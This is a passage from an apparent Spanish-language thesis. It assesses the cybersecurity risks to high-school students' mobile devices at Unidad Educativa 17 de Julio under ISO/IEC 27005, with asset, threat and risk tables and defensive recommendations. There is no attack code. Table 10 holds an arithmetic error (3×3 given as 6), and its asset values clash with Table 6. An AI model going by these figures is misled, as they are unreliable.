El objetivo es identificar riesgos a través del análisis de los activos, amenazas y vulnerabilidades de los estudiantes de educación media superior de la Unidad Educativa 17 de Julio. Para ello, se lleva a cabo una tasación de activos, evaluando su nivel de criticidad en función de la confidencialidad, integridad y disponibilidad de la información, conforme a los criterios establecidos en la norma ISO/IEC 27005.

Además, se realiza una identificación de amenazas, clasificándolas en tecnológicas, humanas y operacionales, y se determina su posibilidad de ocurrencia utilizando un modelo de valoración de riesgos. Posteriormente, se aplica una matriz de evaluación que permite establecer la prioridad de cada riesgo y definir estrategias de mitigación adecuadas. Este enfoque estructurado

facilita la toma de decisiones en cuanto a medidas de seguridad, optimizando la protección de la información y reduciendo la exposición de los estudiantes a posibles ataques cibernéticos.

a) Tasación de activos

Esta actividad destaca la importancia de la seguridad de la información para los estudiantes, analizando su impacto en relación con la confidencialidad, integridad y disponibilidad de los datos, Para ello, es necesario la asignación de un valor según el grado de impacto que podría tener una vulneración de la información, tal como se muestra en la Tabla 5.

Un valor de 1 (Muy poco) indica un impacto insignificante, donde una afectación a los datos no genera consecuencias relevantes. Un valor de 2 (Poco) representa un impacto bajo, con afectaciones mínimas y sin repercusiones significativas en la seguridad de la información. Un valor de 3 (Medio) señala un nivel de riesgo moderado, en el que la vulneración podría comprometer parcialmente la disponibilidad o integridad de los datos. Un valor de 4 (Alto) refleja un impacto significativo, con potencial para causar pérdidas importantes de información o afectar la operatividad de los sistemas. Finalmente, un valor de 5 (Muy Alto) representa un riesgo crítico, donde una afectación compromete datos sensibles, expone información confidencial o interrumpe gravemente el funcionamiento del entorno digital de los estudiantes.

Tabla 5

Valor según su grado de impacto

Grado de impacto	Valor
Muy poco	1
Poco	2
Medio	3
Alto	4
Muy Alto	5

Para evaluar los riesgos de ciberseguridad en el entorno de los estudiantes de educación media superior, se identifican y clasifican los activos de información más relevantes, los cuales representan datos y recursos críticos que podrían verse comprometidos en caso de un ataque o incidente de seguridad. La selección de estos activos se basa en su importancia dentro del ecosistema digital de los estudiantes, considerando su impacto en términos de confidencialidad, integridad y disponibilidad (CIA, por sus siglas en inglés).

La clasificación y valoración de los activos se llevó a cabo mediante un análisis realizado por el equipo de auditoría de seguridad, utilizando criterios predefinidos basados en la norma ISO/IEC 27005 y en las características específicas de cada activo. Para determinar el puntaje asignado, se consideraron los siguientes aspectos:

- **Confidencialidad:** Evalúa el nivel de sensibilidad de la información contenida en cada activo y el impacto que tendría su divulgación no autorizada.

- **Integridad:** Analiza el grado en que la modificación no autorizada de la información podría afectar la fiabilidad de los datos.
- **Disponibilidad:** Se midió la importancia de que la información estuviera accesible cuando fuera requerida.

La evaluación de cada activo con base en estos parámetros se presenta en la Tabla 6, proporcionando una referencia cuantitativa para determinar los niveles de criticidad y definir estrategias de mitigación adecuadas. Esta clasificación fue realizada por el equipo de auditoría de ciberseguridad, asegurando que las valoraciones reflejen con precisión los riesgos asociados a cada activo.

Tabla 6

Evaluación de los activos de acuerdo con la confidencialidad, integridad y disponibilidad

Activos de Información	Confidencialidad	Integridad	Disponibilidad	Total
Dispositivos Móviles	4	4	4	4
Información de los dispositivos (Contactos, fotos.)	5	5	3	4
Aplicaciones Instaladas	3	4	4	3
Datos de acceso a redes	5	5	4	5
Información Académica (Calificaciones, tareas.)	4	4	4	4

Información personal (Nombres, Direcciones)	5	5	4	5
Contraseñas Almacenadas	5	5	3	4
Historial de navegación	4	4	3	3
Mensajes y Llamadas	5	5	4	5
Datos de aplicaciones financieras	5	5	4	5

Los resultados de la evaluación reflejan la criticidad de los activos de información dentro del entorno digital de los estudiantes, evidenciando que aquellos con mayor impacto en términos de confidencialidad, integridad y disponibilidad requieren una atención prioritaria en la implementación de medidas de seguridad. La clasificación obtenida en la Tabla 6 permite identificar los activos más vulnerables, como las credenciales de acceso, los datos financieros y la información personal, los cuales presentan un alto riesgo en caso de una vulneración, de modo que esta valoración sirve como base para diseñar estrategias de protección enfocadas en la mitigación de riesgos, garantizando la integridad de la información y reduciendo la exposición de los estudiantes a posibles ataques cibernéticos.

b) Identificación de amenazas

En el contexto del análisis de ciberseguridad de los estudiantes de educación media superior, se identifican diversas amenazas que pueden comprometer la seguridad de sus activos de información. Estas amenazas se agrupan en tres categorías principales: tecnológicas, humanas y operacionales, cada una con impactos específicos en la confidencialidad, integridad y disponibilidad de los datos.

Las amenazas tecnológicas incluyen ataques como el *phishing*, que busca engañar a los usuarios para que revelen información confidencial, y el *malware*, que compromete la seguridad del dispositivo al instalar software malicioso. Por otro lado, las amenazas humanas se originan por el comportamiento de los propios usuarios, como el uso de redes Wi-Fi inseguras o la divulgación accidental de credenciales, lo que facilita accesos no autorizados. Finalmente, las amenazas operacionales están relacionadas con fallos en la gestión y mantenimiento de los sistemas, como la falta de actualizaciones en dispositivos y aplicaciones, lo que deja expuestas vulnerabilidades explotables por atacantes.

c) Posibilidad de incidencia de amenazas

La evaluación de la posibilidad de incidencia de cada amenaza permite determinar el nivel de riesgo asociado a los activos de información de los estudiantes. Para ello, se utiliza la escala detallada en la Tabla 7, donde se asigna un valor que representa la frecuencia con la que una amenaza puede materializarse.

Un valor de 1 (Muy bajo) indica que la amenaza tiene una probabilidad mínima de ocurrir, mientras que el valor de 2 (Bajo) sugiere que, aunque posible, su ocurrencia es poco frecuente. Un valor de 3 (Medio) refleja una probabilidad moderada, donde la amenaza podría materializarse bajo ciertas condiciones específicas. Un valor de 4 (Alto) señala que la amenaza es recurrente y representa un riesgo significativo, mientras que un 5 (Muy alto) indica una alta probabilidad de ocurrencia, lo que la convierte en una amenaza crítica que requiere atención inmediata.

Este análisis es fundamental para priorizar las medidas de seguridad, enfocándose en aquellas amenazas con mayor probabilidad de comprometer la confidencialidad, integridad y

disponibilidad de la información. Con estos datos, se procede a realizar la evaluación del riesgo de cada activo, permitiendo la identificación de vulnerabilidades críticas y la implementación de estrategias de mitigación adecuadas.

Tabla 7

Valor de la posibilidad de Ocurrencia

Posibilidad de Ocurrencia	Valor
Muy bajo	1
Bajo	2
Medio	3
Alto	4
Muy Alto	5

VI) Evaluación de Riesgos

La evaluación de riesgos permite determinar el nivel de criticidad de los activos de información en función de su exposición a amenazas y vulnerabilidades. Para ello, se comparan los riesgos estimados con los criterios de valoración establecidos, considerando la probabilidad, el impacto y la posibilidad de ocurrencia de cada activo. Este análisis se basa en la información presentada en la Tabla 6 y sigue las directrices establecidas en la norma ISO 27005, enfocándose en la estimación del valor de los activos en riesgo, la priorización de riesgos y la evaluación de los riesgos de los activos. Estas directrices permiten una clasificación estructurada de los activos,

facilitando la toma de decisiones sobre medidas de mitigación y estrategias de protección en el entorno digital de los estudiantes.

a) Estimación del valor de los activos en riego

El propósito de esta evaluación es cuantificar el impacto que una amenaza podría tener sobre cada activo de información, permitiendo así identificar aquellos más vulnerables y determinar el nivel de riesgo asociado. Esta información es clave para la toma de decisiones en materia de seguridad, ya que facilita la implementación de medidas de protección y mitigación adecuadas.

Para ello, en la Tabla 8 se asigna un valor que refleja el nivel de impacto de cada activo, utilizando una escala que va desde 1 (Sin impacto relevante) hasta 5 (Impacto crítico). Esta clasificación permite priorizar los activos más críticos y establecer estrategias de protección acordes con su nivel de riesgo.

Tabla 8

Estimación del Riesgo relacionada a los activos

Valor del activo	Nivel	Descripción detallada
1	Sin impacto relevante	No representa una amenaza significativa.
2	Perdida menor	Impacto leve con afectaciones limitadas.
3	Pérdidas significativas	Puede comprometer parcialmente la seguridad.
4	Pérdidas importantes	Riesgo considerable que afecta la disponibilidad o integridad.
5	Impacto crítico	Compromiso total del activo con graves consecuencias.

La matriz de evaluación de riesgos será utilizada para analizar todos los activos, asignando un valor que represente la gravedad del riesgo en caso de una vulneración. Este enfoque permite no solo identificar las posibles implicaciones de una brecha de seguridad, sino también priorizar las acciones preventivas y correctivas, asegurando que los recursos de protección se destinen de manera eficiente a los activos más críticos.

b) Priorización

La priorización de riesgos permite determinar el nivel de atención y acción que cada activo requiere en función de su nivel de riesgo, lo que conlleva a que este proceso sea fundamental para optimizar los recursos de seguridad, asegurando que los activos más vulnerables reciban medidas de protección adecuadas y que los riesgos menos críticos sean gestionados de manera eficiente.

Para establecer esta priorización, se asignan valores del 1 al 5, donde los valores más altos indican activos que requieren protección urgente debido a su importancia o impacto potencial en caso de una vulneración. En contraste, los valores más bajos representan activos con menor riesgo, que pueden ser gestionados con medidas de seguridad menos exigentes, por ende, la Tabla 9 detalla los niveles de prioridad y sus respectivas descripciones.

Tabla 9

Tabla de Priorización de Riesgos

Valor de Priorización	Nivel de Prioridad	Descripción
1	Muy bajo	Riesgo mínimo: No requiere medidas inmediatas; se puede realizar un monitoreo ocasional.
2	Bajo	Riesgo bajo. Se recomienda realizar medidas básicas de protección y monitoreo periódico
3	Medio	Riesgo moderado: Requiere implementar medidas de protección adicionales y un monitoreo más frecuente.
4	Alto	Riesgo significativo: Es necesario tomar medidas de protección urgentes y realizar un monitoreo constante.
5	Muy Alto	Riesgo crítico: Requiere atención inmediata, medidas avanzadas de protección y monitoreo continuo.

Este sistema de clasificación facilita la toma de decisiones en materia de ciberseguridad, permitiendo que los esfuerzos de mitigación se centren en los activos más críticos (valores 4 y 5), mientras que aquellos con menor riesgo (valores 1 y 2) sean manejados con estrategias menos intensivas, de este modo, se garantiza una protección eficiente y proporcional a la importancia de cada activo dentro del entorno digital de los estudiantes.

c) Evaluación de riesgos de activos.

La evaluación de riesgos de los activos tiene como objetivo determinar el nivel de exposición y criticidad de cada activo frente a posibles amenazas, facilitando así la toma de decisiones en cuanto a la implementación de medidas de mitigación. Para ello, en la Tabla 10 se asigna un valor a cada activo conforme a la clasificación establecida en la Tabla 8, considerando su impacto en términos de confidencialidad, integridad y disponibilidad.

Adicionalmente, la posibilidad de ocurrencia de cada amenaza será evaluada, de acuerdo con la escala definida en la Tabla 7. Con estos datos, se calcula la medición del riesgo, la cual se obtiene multiplicando el valor asignado al activo por la probabilidad de que la amenaza se materialice. Este análisis permite cuantificar el nivel de riesgo asociado a cada activo, identificando aquellos con mayor vulnerabilidad y estableciendo una prioridad de protección basada en su criticidad.

La Tabla 10 presenta la evaluación de los activos de información, donde 20 representa el riesgo máximo identificado en los escenarios de ataque, y 1 el riesgo mínimo. Una vez determinados estos valores, el siguiente proceso consiste en asignar un nivel de priorización conforme a la escala presentada en la Tabla 9, lo que permite enfocar los esfuerzos de seguridad en los activos más críticos.

Tabla 10

Evaluación de riesgos de los activos.

Activo	Valor del Activo	Posibilidad de ocurrencia del riesgo	Medición del Riesgo con 20 victimas	Priorización
Dispositivos Móviles	5	4	20	5
Información de los dispositivos (Contactos, fotos.)	3	4	12	4
Aplicaciones Instaladas	2	3	6	3
Datos de acceso a redes	4	2	8	3
Información Académica (Calificaciones, tareas.)	1	2	2	1
Información personal (Nombres, Direcciones)	4	3	12	4

Contraseñas Almacenadas	3	3	6	3
Historial de navegación	3	2	6	3
Mensajes y Llamadas	3	1	3	2
Datos de aplicaciones financieras	2	5	10	4

La matriz de evaluación de riesgos, presentada en la Tabla 10, proporciona una visión clara de los activos más expuestos a ataques cibernéticos, estableciendo prioridades según su criticidad y el impacto potencial de una vulneración. Además, permite determinar qué activos requieren medidas de seguridad urgentes y cuáles pueden ser gestionados con estrategias menos intensivas.

Es importante destacar que la medición del riesgo también refleja la cantidad potencial de estudiantes que podrían verse afectados en los escenarios de ataque identificados. Todas las adaptaciones realizadas en este análisis están basadas en la norma ISO 27005, la cual ofrece un enfoque estructurado para evaluar riesgos dentro de la institución educativa y diseñar estrategias de mitigación efectivas.

VII) Tratamiento de riesgos

El tratamiento de riesgos tiene como objetivo mitigar las vulnerabilidades identificadas en los activos de información mediante la implementación de medidas de seguridad efectivas. Para ello, se proponen mejoras enfocadas en fortalecer la protección de los datos, reducir la exposición a amenazas y fomentar buenas prácticas en el uso de dispositivos móviles dentro de la institución educativa, siendo estas las siguientes:

a) Fortalecimiento de la seguridad en redes Wi-Fi

Para fortalecer la seguridad de la red Wi-Fi, especialmente en el caso de que la institución decida ofrecer conectividad general a todos los usuarios de la comunidad educativa (autoridades, docentes y estudiantes), es fundamental implementar mecanismos de autenticación robustos que garanticen una protección adecuada contra accesos no autorizados. Se recomienda la adopción de protocolos de seguridad avanzados, como WPA2-Enterprise o WPA3, que ofrecen un alto nivel de protección al encriptar las comunicaciones y permitir una gestión más controlada de los accesos a la red. Es importante, sin embargo, considerar la compatibilidad de los equipos inalámbricos ya instalados en la institución, ya que algunos dispositivos pueden no ser compatibles con estos protocolos más seguros, Con el fin de garantizar la protección de la información y el buen funcionamiento de la red Wi-Fi.

Además, se puede considerar también la aplicación de segmentación (Emisión de diferentes SSID para las vlans respectivas) de usuarios para un mejor control y gestión de los recursos prioritarios que usan las autoridades y docentes.

b) Control de aplicaciones

Para fortalecer la seguridad de los dispositivos móviles dentro de la institución, se recomienda que la institución implemente política de control de aplicaciones para garantizar la seguridad y el uso adecuado de los recursos tecnológicos. Una medida clave sería la restricción de descargas no autorizadas, que podría gestionarse mediante un proxy o reglas específicas que bloqueen el acceso a sitios web de descarga de aplicaciones no aprobadas. Además, es imprescindible establecer controles a nivel de red, mediante la configuración de firewalls o sistemas de filtrado que impidan el acceso a fuentes no confiables. Esta estrategia no solo

prevendría la descarga de aplicaciones maliciosas, sino que también aseguraría que solo se instalen aquellas aprobadas para el uso educativo.


Por otro lado, se recomienda fomentar la concientización entre los estudiantes sobre los riesgos asociados a la descarga e instalación de aplicaciones en los dispositivos celulares. Es importante que los estudiantes comprendan que, aunque las aplicaciones provengan de tiendas oficiales como Google Play o la App Store, no todas son necesariamente seguras. Por lo tanto, es esencial que los estudiantes aprendan a verificar los permisos solicitados por cada aplicación antes de instalarla, ya que algunas pueden requerir acceso a datos sensibles o funciones del dispositivo que no son necesarias para su funcionamiento. También se recomienda educar a los estudiantes sobre la importancia de revisar las valoraciones de la aplicación en cuestión y los comentarios de otros usuarios al respecto, como una forma de identificar posibles aplicaciones fraudulentas o con vulnerabilidades de seguridad. Esta formación en seguridad móvil ayudaría a prevenir problemas relacionados con la privacidad, el malware o la pérdida de datos personales.

A continuación, se muestra los pasos a seguir para un buen control de las aplicaciones:

b.1 Revisar los permisos de la aplicación: Antes de descargar cualquier aplicación, el estudiante debe revisar los permisos que la aplicación solicita, al abrir la página de la aplicación, pueden desplazarse hacia abajo hasta la sección de "Permisos" para ver qué información o características del dispositivo solicita la aplicación como se muestra en la Figura 30. Si la aplicación pide permisos innecesarios, como acceder a la cámara o a los contactos sin justificación, esto puede ser una señal de alarma.

Figura 30

Verificación de Permisos en Android



b.2 Leer los comentarios y valoraciones de otros usuarios: Es fundamental revisar los comentarios y las valoraciones que otros usuarios han dejado en la tienda. Las aplicaciones fraudulentas o inseguras suelen tener comentarios negativos que mencionan problemas de seguridad o comportamientos extraños. Si la mayoría de los comentarios son de usuarios insatisfechos o si se reportan fallos constantes, es mejor evitar la instalación de la aplicación.

b.3 Verificar la reputación del desarrollador: Los estudiantes deben fijarse en el nombre del desarrollador y comprobar si es una entidad conocida o confiable. Si el desarrollador tiene varias aplicaciones bien valoradas y con buenas reseñas, es una señal de que la aplicación probablemente sea segura.

Siguiendo estos pasos, los estudiantes pueden reducir significativamente los riesgos asociados con la descarga de aplicaciones, asegurando que solo instalen aquellas que sean seguras y confiables.

c) Actualizaciones regulares


Mantener los dispositivos móviles y sus aplicaciones actualizadas es una medida fundamental para garantizar la seguridad de la información almacenada, como datos sensibles, contraseñas y correos electrónicos. Las actualizaciones de software corrigen vulnerabilidades, refuerzan los mecanismos de protección y mejoran el rendimiento del sistema, reduciendo el riesgo de explotación por parte de atacantes.

A continuación, se presentan los pasos a seguir para mantener las actualizaciones regulares en los dispositivos Android, los cuales se ilustran en la Figura 31 para su mejor comprensión.

Para actualizar las aplicaciones, se debe abrir la aplicación Google Play Store > Tocar el ícono de perfil ubicado en la esquina superior derecha > Seleccionar la opción "Administrar apps y dispositivos" > En la sección "Actualizaciones disponibles", se mostrarán las aplicaciones que requieren actualización > Tocar "Actualizar todo" para actualizar todas las aplicaciones simultáneamente o seleccionar cada aplicación individualmente para actualizarla > Para revisar los detalles de una actualización, se debe tocar el nombre de la aplicación y consultar las notas de la versión.

Figura 31

Actualizaciones de aplicaciones



Por otro lado, para verificar las actualizaciones de las aplicaciones en un iPhone, se debe abrir la App Store > Tocar el ícono de perfil en la esquina superior derecha > Deslizar hacia abajo para visualizar las aplicaciones con actualizaciones disponibles > Tocar "Actualizar todo" para actualizar todas las aplicaciones a la vez o seleccionar cada aplicación individualmente para actualizarla > Para ver más detalles, se debe tocar el nombre de la aplicación y revisar las notas de la versión.


Se recomienda también habilitar la actualización automática en los dispositivos móviles, asegurando que tanto el sistema operativo como las aplicaciones críticas reciban los últimos parches de seguridad.

d) Configuración de privacidad

Proteger la privacidad de los estudiantes es esencial para prevenir el acceso no autorizado a su información personal, contactos, fotos y datos financieros. Si una aplicación ya está instalada, es crucial realizar una verificación de los permisos que se le han otorgado. Para ello, se deben ajustar las configuraciones de privacidad en los dispositivos móviles, limitando el acceso de las aplicaciones a estos datos sensibles. Se recomienda que los estudiantes revisar y gestionar los permisos de cada aplicación, restringiendo aquellos que no sean necesarios para su funcionamiento. A continuación, la Figura 32 muestra cómo realizar la verificación de privacidad en una aplicación ya instalada.

Figura 32

Permisos Aplicaciones ya Instaladas



Para comprobar los permisos de aplicaciones en Android, se debe acceder a la aplicación que se desea inspeccionar con los siguientes pasos: Presionar la aplicación durante 2 segundos > Pulsar el ícono de información > Seleccionar "Permisos de la aplicación". Allí se podrán visualizar los permisos solicitados por la aplicación y activar o desactivar aquellos que se consideren necesarios.

Por lo tanto, es importante implementar prácticas de almacenamiento seguro para proteger los datos sensibles manejados por las aplicaciones. Se debe habilitar el cifrado de datos en los dispositivos, garantizando que la información personal y de acceso a redes esté protegida. Para ello, los dispositivos Android deben ser versiones 6.0 o superiores, mientras que los dispositivos iOS deben contar con iOS 8 o versiones posteriores, ya que ambas plataformas permiten el cifrado de datos de forma predeterminada.

e) Protección con antivirus/malware

Para garantizar la protección contra virus y malware en los dispositivos móviles de los estudiantes, es crucial contar con antivirus confiables y eficientes. Según (Gartner, 2025), algunas de las soluciones mejor valoradas en el mercado incluyen Harmony Mobile de Check Point Software Technologies, que ofrece una protección integral contra diversas amenazas cibernéticas, y Singularity Mobile de SentinelOne, que se destaca por su enfoque autónomo y basado en IA para la detección y respuesta ante amenazas. Lookout Mobile Endpoint Security es otra opción destacada, que protege datos en dispositivos, aplicaciones y redes a través de una plataforma unificada. Además, Sophos Intercept X para dispositivos móviles proporciona protección avanzada con detección de amenazas en tiempo real. Como otra alternativa también conocida, McAfee Mobile Security y Avast Mobile Security figuran como opciones confiables, con

funciones que permiten un análisis exhaustivo de las aplicaciones y las redes Wi-Fi a las que se conectan los dispositivos. Estas soluciones no solo brindan una defensa sólida, sino que también ayudan a garantizar que los dispositivos usados por los estudiantes estén protegidos de manera eficaz. Implementar herramientas como estas es esencial para asegurar la integridad de los datos personales y académicos de los estudiantes.

VIII) Conclusiones

La auditoría realizada evidenció la presencia de múltiples vulnerabilidades en los dispositivos móviles utilizados por los estudiantes, las cuales podrían ser aprovechadas por atacantes para comprometer la seguridad y privacidad de los datos personales. Estas vulnerabilidades abarcan desde fallos en la configuración de privacidad y uso de redes Wi-Fi inseguras hasta la instalación de aplicaciones con permisos excesivos, lo que expone a los estudiantes a riesgos de robo de información y accesos no autorizados.

La implementación de las medidas de seguridad propuestas permitirá mitigar estos riesgos, fortaleciendo la protección de los dispositivos y fomentando buenas prácticas de ciberseguridad entre los estudiantes. Estrategias como la configuración adecuada de privacidad, el uso de redes seguras, la actualización constante del software y la concienciación sobre el uso responsable de la tecnología resultan clave para minimizar las amenazas identificadas.

Además, el uso de la norma ISO 27005 proporcionó un marco metodológico estructurado para la gestión de riesgos de seguridad de la información, permitiendo una evaluación sistemática de las vulnerabilidades y amenazas detectadas. Esta metodología facilitó la clasificación de los riesgos según su criticidad y la determinación de estrategias efectivas para su mitigación.

En conclusión, la adopción de estas medidas no solo fortalecerá la seguridad de los dispositivos utilizados en el entorno educativo, sino que también promoverá una cultura de ciberseguridad, asegurando que los estudiantes adquieran el conocimiento necesario para proteger su información y reducir su exposición a amenazas digitales.

IX) Bibliografía

- Acosta, et al. (2019). "La seguridad de los dispositivos móviles en el ámbito educativo".
- Rivera, et al. (2020). "Penetración de los Dispositivos Móviles en Ecuador".
- Mejia (2024). "Estado digital en Ecuador 2024".
- Reglamento a la Ley de Protección de Datos Personales (2021).
- ISO/IEC 27005:2018. "Tecnología de la información - Técnicas de seguridad - Gestión de riesgos de seguridad de la información".

Autor: Israel Erazo

Firma

Revisado por : **ING. Fabián Geovanny Cuzme Rodríguez MSc**.

Firma Tutor

3.4.2 Estructura del manual de buenas practicas

Los análisis y pruebas de seguridad identificados en las secciones 3.3.1 y 3.3.2 evidencian que los dispositivos móviles de los estudiantes presentan diversas vulnerabilidades que pueden ser explotadas para comprometer la confidencialidad, integridad y disponibilidad de su información, de modo que durante la auditoría de seguridad, se llevaron a cabo ataques controlados que revelaron fallos en la configuración de privacidad, exposición a redes Wi-Fi inseguras, uso de aplicaciones con permisos excesivos y ausencia de mecanismos de protección, lo que expone a los estudiantes a riesgos como el robo de credenciales, el acceso no autorizado a datos personales y la infección de dispositivos con software malicioso.

Ante estos hallazgos, es imperativo establecer un manual de buenas prácticas en ciberseguridad, que sirva como una herramienta educativa y preventiva para que los estudiantes de educación media superior comprendan los riesgos asociados al uso de dispositivos móviles sin mecanismos de seguridad y adopten medidas efectivas para proteger su información. Este manual proporcionará una guía estructurada y accesible con estrategias claras para minimizar vulnerabilidades y fortalecer la seguridad digital dentro del entorno educativo.

Este apartado establece las bases para la creación del manual de buenas prácticas en ciberseguridad, el cual estará basado en las recomendaciones de la norma ISO 27005, especialmente en las secciones relacionadas con la evaluación, tratamiento y monitoreo del riesgo, proporcionando un marco estructurado para la gestión de riesgos de seguridad de la información en el entorno educativo. Por ende, su principal objetivo corresponde en ser una herramienta práctica y accesible para los estudiantes, permitiéndoles aplicar medidas de seguridad efectivas en el uso de sus dispositivos móviles y a la vez proteger su información.

La norma ISO 27005 ofrece un enfoque sistemático en la gestión de riesgos, destacando secciones clave como la 8.2 (Tratamiento del riesgo) y la 9 (Comunicación y monitoreo del riesgo), fundamentales para identificar, mitigar y gestionar amenazas en un entorno educativo. Basándose en estas directrices, el manual estructurará su contenido en secciones clave para garantizar su comprensión y aplicación efectiva.

El manual de buenas prácticas contará con un diseño ilustrado que servirá como portada principal, pensado para captar la atención de los estudiantes y hacer el contenido más accesible. A continuación, se presenta una contraportada que incluye un mensaje de bienvenida e iniciativa dirigido a los jóvenes, motivándolos a involucrarse activamente en la ciberseguridad. Posteriormente, se incluye un índice de contenidos que facilita la navegación por el documento. La estructura del manual se organiza en capítulos, cada uno iniciado con una breve introducción que contextualiza los temas tratados. Esta organización permite una lectura clara, ordenada y adecuada al nivel educativo de los estudiantes. Lo que conlleva a que su estructura se componga de los siguientes apartados:

a) Conceptos básicos de ciberseguridad

Introducción a la ciberseguridad, destacando la importancia de proteger la información y los sistemas, junto con los principios esenciales de confidencialidad, integridad y disponibilidad (CIA).

b) Principales amenazas y vulnerabilidades

Análisis de las amenazas más comunes a la seguridad de la información, incluyendo ejemplos de ataques recientes y su impacto en el entorno educativo.

c) Buenas prácticas y medidas de seguridad

